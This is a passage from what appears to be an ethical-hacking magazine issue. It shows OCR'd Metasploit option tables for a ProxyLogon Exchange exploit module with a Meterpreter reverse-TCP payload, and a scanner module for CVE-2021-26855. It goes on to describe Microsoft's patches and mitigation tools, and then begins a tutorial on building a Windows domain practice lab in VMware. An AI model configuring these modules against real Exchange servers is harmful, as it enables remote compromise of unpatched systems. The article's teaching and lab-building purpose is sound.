                                             0.0.0 to listen on a
                                             ll addresses.
   SRVPORT        8080              yes      The local port to li
                                             sten on.
   SSL            true              no       Negotiate SSL/TLS fo
                                             r outgoing connectio
                                             ns
   SSLCert                          no       Path to a custom SSL
                                              certificate (defaul
                                             t is randomly genera
                                             ted)
   URIPATH                          no       The URI to use for t
                                             his exploit (default
                                              is random)
   UseAlternateP  false             yes      Use the IIS root dir
   ath                                        as alternate path
   VHOST                            no       HTTP server virtual
                                             host


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted
                                        : '', seh, thread, proce
                                        ss, none)
   LHOST                      yes       The listen address (an i
                                        nterface may be specifie
                                        d)
   LPORT     4444             yes       The listen port
```

The auxiliary/scanner/http/exchange_proxylogon module checks for the CVE-2021-26855 vulnerability that makes Exchange Servers vulnerable.



```
msf6 > use 2
msf6 auxiliary(scanner/http/exchange_proxylogon) > show options

Module options (auxiliary/scanner/http/exchange_proxylogon):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   METHOD   POST             yes       HTTP Method to use for th

                                       e check. (Accepted: GET,
                                       POST)
   Proxies                   no        A proxy chain of format t
                                       ype:host:port[,type:host:
                                       port][...]
   RHOSTS                    yes       The target host(s), range
                                        CIDR identifier, or host
                                       s file with syntax 'file:
                                       <path>'
   RPORT    443              yes       The target port (TCP)
   SSL      true             no        Negotiate SSL/TLS for out
                                       going connections
   THREADS  1                yes       The number of concurrent
                                       threads (max one per host
                                       )
   VHOST                     no        HTTP server virtual host

msf6 auxiliary(scanner/http/exchange_proxylogon) > █
```

Microsoft has released a security update on March 2021 to patch these vulnerabilities in Exchange Server versions mentioned above. Applying these patches should fix these vulnerabilities. As soon as Microsoft released these security updates, hacker groups around the world went on a scanning spree to hunt for unpatched Exchange Servers.

As there was a delay in applying patches, Microsoft also released a one-click mitigation tool that fixed these vulnerabilities in Exchange Servers. Microsoft has also noted that this tool named Microsoft Exchange On-Premises Mitigation Tool (EOMT) is helpful for those organizations that don't have a dedicated IT security staff. This tool also includes the Microsoft Safety Scanner and a URL Rewrite mitigation for CVE-2021-26855. However, it stressed that this tool is not an alternative for applying the released security patches. The download link of the tool is given in our Downloads section.

Earlier Microsoft released another script ExchangeMitigations.ps1 to mitigate the vulnerabilitues. Microsoft has already released a Powershell script to check for the vulnerability of the Exchange Servers. The download information of this script is also given in our Downloads section.

Despite all these measures, it is estimated that numerous Exchange Servers were compromised prior to the detection of these zero -days and the organizations that were victims of this will have to look after security of their networks carefully. The organizations still unpatched should apply patches as soon as possible.

WINDOWS DOMAIN ACTIVE DIRECTORY LAB

HACKING LAB

In Ethical Hacking, penetration testers face different scenarios. Different scenarios need different Labs fro practice. Only when a user practices in different scenarios will he get hands on experience of these scenarios. Some of these labs are available online. However, they are quite expensive. Another way of creating these labs is to buy hardware like computers and switches. We at Hackercool Magazine decided to start this new section in which we will be giving our readers some practical experience of creating various hacking labs. One of the reasons we want to do this is give a heads up to our readers about our own Real World Hacking Scenarios. Unlike the other labs, we will be using virtualized software for this. We hope readers will enjoy this feature too just like other Features of this Magazine.

There are two ways a Windows computer can be connected in a network. They are Domain and Workgroup. If you are a home user of Windows, you are by default connected in Work Group network by default.

Most companies use Windows Domain network. According to a report, 90% of Fortune 1000 companies use Windows Domain controllers or the domain network.

What is the difference between a Domain and a Workgroup? In a Workgroup, all the computers act as peers. Each computer can have user accounts which are known as local user accounts. In a domain, there is usually one computer that acts as a domain controller. This domain controller acts as a server to the other computers which act as clients. In a domain, there are domain users and no local users.


For local users, the username and their encrypted password is stored on his own computer, whereas in a domain, the username and encrypted password are stored on the domain controller. In a domain, you can login into another computer that belongs to the domain without the requirement of any account on that computer.

Companies normally use domain networks because it simplifies the administration of these computers from a single domain controller. Imagine maintaining security of hundreds of computers present in the network by visiting each and every computer. That would be an herculean task.

In a domain, he can just control the security and permissions for all the computers in the domain from a domain controller. As a penetration tester, your job will definitely involve working in a Windows domain. So our Magazine too needs a Windows domain lab for pen testing practice. In this month's Issue, our readers will be learning how to create a Windows Domain lab in VMware or virtualbox.

To create this lab, readers need two windows iso files. One to act as a domain controller and other to act as a client. We will be using Windows Server 2008 R2 as Server and Windows 7 as client. Since Windows 7 Home Basic or Home Premium are built for home users, they cannot be used to join a domain. We need to have windows 7 Professional at least. We will be using Windows 7 Enterprise as client.

Once both the software are downloaded, install them both in your favorite virtualization software. For this tutorial, we will be using VMware. Since our readers have seen installing Windows 7 many times, we will not be covering it in this tutorial. We have installed Windows Server 2008 r2 in Vmware with the following configuration.




Ready to Create Virtual Machine

Click Finish to create the virtual machine. Then you can install Windows Server 2008 R2 x64.

The virtual machine will be created with the following settings:

